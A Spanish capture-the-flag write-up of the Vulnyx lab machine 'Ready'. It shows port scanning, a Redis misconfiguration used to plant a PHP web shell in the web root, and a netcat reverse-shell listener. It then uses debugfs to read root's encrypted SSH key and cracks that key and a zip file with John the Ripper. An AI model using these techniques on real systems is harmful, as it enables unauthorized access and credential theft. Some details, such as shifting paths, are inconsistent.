

Vulnyx - Ready	
Sistema Operativo:	Linux
Dificultad:	Fácil
Release:	18/04/2023
Técnicas utilizadas	
<ul style="list-style-type: none"> ● Redis RCE ● Brute Force Rsa Key ● Brute Force Zip 	

Ready de la plataforma Vulnyx, es una máquina de nivel fácil en la que se estudia fuerza bruta sobre claves `id_rsa`, además de archivos zip, así como el uso de redis para entablar una conexión remota con la máquina objetivo.

Enumeración

Para comenzar la enumeración de la red, utilicé el comando `arp-scan -I eth1 --localnet` para identificar todos los hosts disponibles en mi red.

```
(root@kali)~[/home/administrador]
# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:4a:40:47, IPv4: 192.168.1.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.16    08:00:27:89:8a:c5    (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.975 seconds (129.62 hosts/sec). 1 responded
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por "08", así que, filtré los resultados utilizando una combinación del comando `grep` para filtrar las líneas que contienen "08", `sed` para seleccionar la segunda línea, y `awk` para extraer y formatear la dirección IP.

```
(root@kali)~[/home/administrador]
# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk '{print $1}'
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
192.168.1.16

(root@kali)~[/home/administrador]
#
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando `nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.16 -oN scanner_ready` para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```


[administrador@kali] ~/Descargas
$ cat nmap/scanner_ready
# Nmap 7.94SVN scan initiated Fri Oct 11 20:26:17 2024 as: /usr/lib/nmap/mmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN Descargas/nmap/scanner_ready 192.168.1.16
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex "HTTP/1\.[1-3] \d/\d/\d(?:[^\r\n]*\r\n(?:[^\r\n]*\r\n)*)?.*\r\nServer: Virata-EmWeb/R([\d_]+)\r\nContent-Type: text/html"
LaserJet ([^\r\n]*\r\n)*
Nmap scan report for 192.168.1.16
Host is up, received arp-response (0.00016s latency).
Scanned at 2024-10-11 20:26:31 CEST for 8s
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|_ 3072 f1:f9:f5:59:cd:45:4e:d1:2c:06:41:3b:a6:7a:91:19 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCvbi23VtrH0gPiLSYNeSDJrQaV70ltXBLqYXW4b6ggG6/m1F9kxvF3Jl9mIEBQ67VR+SeZhi2le3/H7dJtAxQ4IzD6Cin2edKerwG2CoVvWU5nNm3oa5sM2uudbiPuFRJJkzWC9Uj6iJqNle8sWdNmMS155jRtJQyIuIQDBS6UdtR5GxPl+Yt/DysrcNpa4uxoQmaxMwK6HcNknhrzcFgbMSYtppjyoyXjYqD+MHTAJF7BWBU6A3ChmWw62kV70qE9TLMvFwB8IVLEg3BDOOpRyIdpgKlIcBT3I1fB/WknkiF2m3lcbLZIXL3u9UvL3huw18he5WepW980awFz3Fp4+Iub6I1fmr2UyEjugXDO6A99vVfF8JYQDwF978DLqshSc=
|_ 256 9c:9f:80:b7:c5:30:fc:01:fa:37:7c:dc:16:54:87:2b (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZmluX200YTU1bm1ldmYNTYAAABBBE4A9MwV3DiNIYz+fZVn7InsI6Q46dwbFQElkr65b0jMxzxle5MffFLUPzrvvgK3TYe9NxeK/KW+1JoKFR5B/fak=
|_ 256 04:da:68:25:69:d6:2a:25:e2:5b:e2:99:36:36:d7:48 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMppCIE34GeQrTVaeAzxLCrQ38DQqEis9VvhzMScki
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.54 ((Debian))
|_ http-server-header: Apache/2.4.54 (Debian)
|_ http-title: Apache2 Test Debian Default Page: It works
|_ http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
6379/tcp  open  redis     syn-ack ttl 64 Redis key-value store 6.0.16
8080/tcp  open  http      syn-ack ttl 64 Apache httpd 2.4.54 ((Debian))
|_ http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Apache/2.4.54 (Debian)
|_ http-title: Apache2 Test Debian Default Page: It works
MAC Address: 08:00:27:89:BA:C5 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Fri Oct 11 20:26:39 2024 -- 1 IP address (1 host up) scanned in 21.99 seconds

```

Análisis del puerto 80 (HTTP)

Al acceder a la página web disponible en el servidor, únicamente se mostraba la página por defecto de Apache.



Con el objetivo de descubrir más información, utilicé Gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web. Configuré Gobuster para listar los posibles directorios ocultos en el servidor y filtrar por archivos con extensiones .txt, .html y .php. Sin embargo, no encontré nada de utilidad.


```

[administrador@kali] ~/Descargas
$ gobuster dir -u http://192.168.1.16/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 404 -x php,txt,html --random-agent -t 100
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[*] Url: http://192.168.1.16/
[*] Method: GET
[*] Threads: 100
[*] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[*] Negative Status codes: 404
[*] User Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.4) Gecko/20050608 Ubuntu/dapper-security Firefox/1.5.0.4
[*] Extensions: txt,html,php
[*] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.html (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 10705]
/.php (Status: 403) [Size: 277]
/.php (Status: 403) [Size: 277]
/.html (Status: 403) [Size: 277]
/server-status (Status: 403) [Size: 277]
Progress: 882236 / 882240 (100.00%)
=====
Finished
=====

```

Análisis del puerto 8080 (HTTP)

Posteriormente, decidí analizar el puerto 8080 con la esperanza de encontrar información relevante. No obstante, al igual que en el análisis anterior, solo encontré la página por defecto de Apache.



Por tanto, volví a utilizar Gobuster con la intención de identificar algún directorio que pudiera ser útil para resolver la máquina, pero nuevamente no obtuve resultados interesantes.

```
[administrador@kali]~/Descargas
$ gobuster dir -u http://192.168.1.16:8080/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 404 -x php,txt,html --random-agent -t 100
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://192.168.1.16:8080/
[+] Method:          GET
[+] Threads:         100
[+] Wordlist:         /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:       Mozilla/5.0 (Windows; U; Windows NT 5.1; de; rv:1.9.0.8) Gecko/2009032609 Firefox/3.07
[+] Extensions:     php,txt,html
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
./php                (Status: 403) [Size: 279]
./html               (Status: 403) [Size: 279]
/index.html          (Status: 200) [Size: 10705]
./php                (Status: 403) [Size: 279]
./html               (Status: 403) [Size: 279]
/server-status       (Status: 403) [Size: 279]
Progress: 882236 / 882240 (100.00%)
=====
Finished
=====
```


Análisis del puerto 6379 (redis)

La máquina objetivo tenía abierto el puerto 6379, correspondiente al servicio Redis. Redis es una base de datos en memoria, lo que significa que almacena toda su información directamente en la memoria RAM del servidor, en lugar de en un disco duro o SSD. Esta característica permite que Redis sea extremadamente rápido en operaciones de lectura y escritura. Utiliza una estructura de datos clave-valor y puede funcionar como base de datos, caché y agente de mensajes. Nmap dispone de scripts que permiten obtener información adicional de este servicio. Utilicé el comando **nmap -p6379 --script redis-info -sV 192.168.1.16** para recopilar más datos.

```
(administrador@kali)-[~/Descargas]
$ nmap --script redis-info -sV -p 6379 192.168.1.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-11 20:30 CEST
Nmap scan report for 192.168.1.16
Host is up (0.00038s latency).








PORT      STATE SERVICE VERSION
6379/tcp  open  redis   Redis key-value store 6.0.16 (64 bits)
| redis-info:
|   Version: 6.0.16
|   Operating System: Linux 5.10.0-16-amd64 x86_64
|   Architecture: 64 bits
|   Process ID: 419
|   Used CPU (sys): 0.340489
|   Used CPU (user): 0.218886
|   Connected clients: 1
|   Connected slaves: 0
|   Used memory: 852.52K
|   Role: master
|   Bind addresses:
|     0.0.0.0
|   Client connections:
|     192.168.1.100
|_
MAC Address: 08:00:27:89:8A:C5 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 19.54 seconds
```

En primer lugar, realicé una prueba de concepto utilizando el comando `redis-cli` para comprobar si era posible subir un archivo con extensión `.php`. El resultado fue positivo, lo que confirmó que podía subir archivos al servidor.

```
(administrador@kali)-[~/Descargas]
$ redis-cli -h 192.168.1.16
192.168.1.16:6379> config set dir /var/www/html
OK
192.168.1.16:6379> config set dbfilename redis.php
OK
192.168.1.16:6379> set test "<?php phpinfo(); ?>"
OK
192.168.1.16:6379> save
OK
192.168.1.16:6379> 
```


El resultado de la imagen anterior es este:

 Kali Tools
  Kali Docs
  Kali Forums
  Kali NetHunter
  Exploit-DB
  Google Hacking DB
  0FFsec

192.168.1.16:8080/redis.php

redis-ver6.0.16 redis-bits@ redis-ctime-redis-fof-preamble-test

PHP Version 7.4.30




System	Linux ready 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64
Build Date	Jul 7 2022 15:51:43
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-geoip.ini, /etc/php/7.4/apache2/conf.d/20-gd.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-ldap.ini, /etc/php/7.4/apache2/conf.d/20-mbstring.ini, /etc/php/7.4/apache2/conf.d/20-mcrypt.ini, /etc/php/7.4/apache2/conf.d/20-mysql.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-pdo_pgsql.ini, /etc/php/7.4/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902.NTS
PHP Extension Build	API20190902.NTS

Sabiendo que puedo subir un archivo al servidor, desarrollé un pequeño script en PHP que me permitiera ejecutar comandos de forma remota, tal y como se muestra a continuación:

```
(administrador@kali)-[~/Descargas]
$ redis-cli -h 192.168.1.16
192.168.1.16:6379> config set dir /var/www/html
OK
192.168.1.16:6379> config set dbfilename shell.php
OK
192.168.1.16:6379> set test "<?php system($_GET['cmd']) ;?>"
OK
192.168.1.16:6379> save
OK
192.168.1.16:6379>
```

El siguiente paso fue realizar la intrusión en la máquina objetivo utilizando el script desarrollado anteriormente y que había sido subido al servidor. Este proceso me permitió ejecutar comandos de forma remota, facilitando la obtención de acceso privilegiado y la explotación de vulnerabilidades presentes en la máquina.



The screenshot shows a web browser window with a terminal window open. The terminal window is titled 'administrador@kali: ~/Descargas' and shows the following output:

```
(administrador@kali)-[~/Descargas]
$ nc -nlvp 444
listening on [any] 444 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.16] 45860
bash: cannot set terminal process group (433): Inappropriate ioctl for device
bash: no job control in this shell
ben@ready:/var/www/html$ idd
idd
bash: idd: command not found
ben@ready:/var/www/html$ id
id
uid=1000(ben) gid=1000(ben) groups=1000(ben),0(disk)
ben@ready:/var/www/html$ script /dev/null -c /bin/bash
script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
ben@ready:/var/www/html$ 2
zsh: suspended nc -nlvp 444

(administrador@kali)-[~/Descargas]
$ stty raw -echo;fg
[1] + continued nc -nlvp 444
      reset xterm
```

Escalada de privilegios

Después de realizar la intrusión en la máquina objetivo, utilicé el comando `sudo -l` con el fin de enumerar los privilegios de `sudo` del usuario actual. Descubrí que el usuario `peter` podía ejecutar el comando `bash` sin necesidad de proporcionar una contraseña, lo que me permitió cambiar de usuario utilizando dicho comando.

```
ben@ready:/var/www/site$ sudo -l
Matching Defaults entries for ben on ready:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User ben may run the following commands on ready:
    (peter) NOPASSWD: /usr/bin/bash
ben@ready:/var/www/site$ sudo -u peter /usr/bin/bash
peter@ready:/var/www/site$ id
uid=1001(peter) gid=1001(peter) groups=1001(peter)
peter@ready:/var/www/site$
```

El usuario peter no me proporcionó una forma válida de escalar privilegios, así que volví a operar como el usuario ben. Al ejecutar el comando `df -h`, utilicé el comando `debugfs` para listar los archivos del sistema de archivos de la máquina objetivo, donde pude encontrar la clave `id_rsa` encriptada del usuario root.

debugfs es un depurador interactivo para sistemas de archivos ext2/ext3/ext4, que permite a los usuarios examinar y manipular los componentes internos de un sistema de archivos.

```
ben@ready:/var/www/site$ df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1        6.9G  1.8G  4.7G   28% /
udev            473M    0  473M    0% /dev
tmpfs            489M    0  489M    0% /dev/shm
tmpfs            98M    0   98M    1% /run
tmpfs            5.0M    0   5.0M    0% /run/lock
ben@ready:/var/www/site$ /usr/sbin/debugfs /dev/sda1
debugfs 1.46.2 (28-Feb-2021)
debugfs: cat /root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: DES-EDE3-CBC, 02E266E7A66462FE

tTN5G66QaZhsjOSYG8pFEQqUJUC4lw+WzHs3hbm1+zuLPmnDvUapYFB/4IgQNG2
jp1tebAwENVz/CdS3paB60NB9uosYXHa60Sb17a31Ej6QqH10UnN/NROSEhqZkt+
dUCQspodJIvHyvdhm4LIVizfVw1i9epxY+aB9W7vscpN1HAq37WdOn62nnEccLRs
wSh2g0eOLTu05j+C0oQZDi11ZJxEFiwwCFkOqZ+ZEqgshQqG8PjMvedwuQcFjpN
wgFyQl0ZzGTzaj1iZntc/761/9WqXyk3IKpICucALCaSLCZ30h0kJd12W27vTKd0
kBPXNU8cgjc+jbIKvFeZ6+ZuMmr3Lb9p+f+m7ktcTk/AFxSObuFnHBZN52VE/F4
LVK8VR70m8qg34REgbvkmrBttg7x4A2uSTZ1WPPJqu3VS0SGVyg8vkvA2ngHmMBC
h3Ca0Xjua55GzCFBGePrQmqOd8jK20W6HBfCQyGB/dGg57mKNQy10SIR4XtFYDYN
wNGTgr4KPeBwF1CYRgnLeu3DD3sezutvoVMLJdzoeaLrCPX0pdfEhBase7n72Gy
Q6zqrk07p5GQeUL3TfhBsbHggK899IMPr2VZPwvaoibDF66UJ1unfEXiPzTTHDo9
5MTR1GK7HYnmtypx3OpCDJMFgwaJgx+o944cx9XD63pgwx1R34RoQRfIggUURsG
NhEkLvryFMn1K/dSmouuNFvd868zBLMBYQyVYoePyHGhsGDuAP4Mhx7L1GbJ4dRS
dMgfgLNO1M0G+P9QvmmX7TuH1MU1II fZzw9dCfdUvVKyegA2RQ7FZG9D8o3L1J0
b1j0VJE7yKqZEndzgBGRw3bEu3/OKpJH2UFqr/pPlu1w1bVIzHrTPNI5nk6dm77
n/Tqw5guZECQWKB0Z0TORZvu0NA3FeIyzxCfRC2HLLv+QrVbyY7dLf3oLH0zq+gK
10YVrTKbe4pu0J2R7jzw0pLWeZPuSE3RmVmcSsVzwb6dBk5rMkwCE5G1qNh1U
koCqthZxve1sx517KrvBj5RTaK/aPX/v8BS/oh8AmiQr2Pq9K+aQScP2XYh691x
yFvofGJrZMcG5VD3QxrgWamgCHhug2LotpRbxjc777uK/muI9rUSQLYC06H2Cdfx
kRUH90Hf3ZrVXpcCMhuCBb0xYBr+TAGjwJIBAYuFMBqhZ4gyaZhxJMCBhQ0JHy6c
xR2cUd0AUh91Y40/o0PwF+5GWiX2u5Kmzc29iLdJ4NtgYiYmJGMe+0G37PdCXJvG
D+VsowoqCou916TMZUKpYSkzj8q3GLSibCumVzKDesMLaYiZT0d1ShBqTLYjorp
Dl05vrgUFk170S8n0qtQuavBvN+2aM6gM0giJrXfeLjzPGoY2ypHyNlbp/JI0/Y+
Dfe+2knqriAlvZps1ml1IKITk1wNPQ3PvU8W9DkvrSUW7Ye+oMK3WoikY4qyu+2
pN0okmXmT5ygtQ9KBQUETjU8RnY27y34nYwCQuS0HCA+FFRoxDbJYL0sN2g/Mzjq
PWVLSZLxzcyas8xPBA8gt03H5BxFTnRXbCBTjTL09im13QML9K1emULG8rSpBsI
-----END RSA PRIVATE KEY-----
```

El comando `ssh2john` proporciona un hash válido que podría usar para desencriptar la clave `id_rsa` descubierta anteriormente y así iniciar sesión como usuario root en la máquina objetivo.

```
(administrador@kali)-[~/Descargas/content]
$ ssh2john id_rsa_hash
id_rsa_hash:$sshng$0$8$02E266E7A66462FE$1200$b533791bae906991ec8ce4981bca45110a942540b8
54710b29a03248bc7caf7619b8948562cdfbf0d62f5ea7163e681f56eefb1ca4dd4702adfb59d3a7eb69e71
7224a480ae7002c26929426773a1d2425dd765b6eef4ca74e901a57354f1c82373e8db20abde1597baf99b8
40287709ad178ee6b9e46cc214119e3eb426a8e77c8ca6745ba1c17c2432181fdd1a0e7b98a350cb5392211
4830faf65593f0bdaa226c317ae94275ba77c45e23f34d31c3a3de4c4d1d462bb1d89e6b72a71dcea420c93
3e1d45274c81f80b37494cd06f8ff50be6997ed3b87d4c5352087d9670f5d09f754a9554ac9e800d9143b7d
03715e972cf109f442d872efd3e42b55bc98edd2dfde82c7d19abe80ad4e615ad329b7b8a6ed09d91ee3670
97621ebdd71c9f56814626b64c706e550f7431ae059a9a070786e8362e8b6945bc6373befbb8afe6b88f6b5
65a25f6bb92a6cdc67d88b749e0db6062260c8c631efb41b7ecf7425c9bc60fe56ca30a2a0a8bbdd7a4cc65
95ba7f248d3f63e0df13eda436aae2025bd9a6cd6696520a213935c0d3d0dcf56e056f4392fad2516ed87be
68dc7e41c459d3c515db0814e34cbd3d8a68b740c97d2b57a65251bcad2a41b08

(administrador@kali)-[~/Descargas/content]
$ ssh2john id_rsa_hash > id_rsa_john
```


Finalmente, solo quedaba descryptar el hash utilizando la herramienta John the Ripper para obtener la contraseña.

```
(administrador@kali)-[~/Descargas/content]
$ john -w=/usr/share/wordlists/rockyou.txt id_rsa_john
Created directory: /home/administrador/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(id_rsa_hash)
1g 0:00:00:00 DONE (2024-10-11 20:48) 50.00g/s 49600p/s 49600c/s 49600C/s tucker..babyface
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(administrador@kali)-[~/Descargas/content]
$
```

Conociendo la contraseña que debía usar, inicié sesión como usuario root en la máquina víctima. Sin embargo, es importante tener en cuenta que la flag del usuario root no se encuentra en su directorio habitual, por lo que fue necesario buscarla.

```
(administrador@kali)-[~/Descargas/content]
$ ssh -i id_rsa_hash root@192.168.1.16
Enter passphrase for key 'id_rsa_hash':
Linux ready 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64
Last login: Wed Jul 12 18:22:32 2023
root@ready:~# id
uid=0(root) gid=0(root) grupos=0(root)
root@ready:~# cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
VERSION_CODENAME=bullseye
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
root@ready:~#
```

La flag de root se encontraba comprimida en un archivo con extensión .zip.

```
(administrador@kali)-[~/Descargas/content]
$ unzip -l root.zip
Archive: root.zip
  Length      Date    Time    Name
-----
    32      2023-04-18 18:14    root.txt
-----
    32                      1 file
```

Sin embargo, el archivo estaba protegido por contraseña, por lo que fue necesario descryptarlo. El hash necesario se obtiene utilizando zip2john. El hash resultante fue crackeado usando John the Ripper.

```
(administrador@kali)-[~/Descargas/content]
$ unzip root.zip
Archive: root.zip
[root.zip] root.txt password:

(administrador@kali)-[~/Descargas/content]
$ zip2john root.zip
ver 2.0 efh 5455 efh 7875 root.zip/root.txt PKZIP Encr: TS_chk, cmplen=43, decmlen=32, crc=68F3F801 ts=91CA cs=91ca type=8
root.zip/root.txt:$pkzip$1*1*2*0*2b*20*68f3f801*0*42*8*2b*91ca*32e17f33991615af8e25d540f43236e745b0ebd60109f8a4a0679100c7df14fdb24fcc8217fbaf3960d832*$/pkzip$:root.txt:root.zip::root.zip

(administrador@kali)-[~/Descargas/content]
$ zip2john root.zip > root_hash
ver 2.0 efh 5455 efh 7875 root.zip/root.txt PKZIP Encr: TS_chk, cmplen=43, decmlen=32, crc=68F3F801 ts=91CA cs=91ca type=8

(administrador@kali)-[~/Descargas/content]
$ john -w=/usr/share/wordlists/rockyou.txt root_hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(root.zip/root.txt)
1g 0:00:00:00 DONE (2024-10-11 20:54) 50.00g/s 1228Kp/s 1228Kc/s 1228Kc/s michael!..280789
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(administrador@kali)-[~/Descargas/content]
$
```

Si el proceso seguido es correcto, esto permitirá obtener la flag de dicho usuario.

```
(administrador@kali)~[/Descargas/content]
$ unzip root.zip
Archive: root.zip
[root.zip] root.txt password:
  inflating: root.txt

(administrador@kali)~[/Descargas/content]
$ cat root.txt
[REDACTED]

(administrador@kali)~[/Descargas/content]
$
```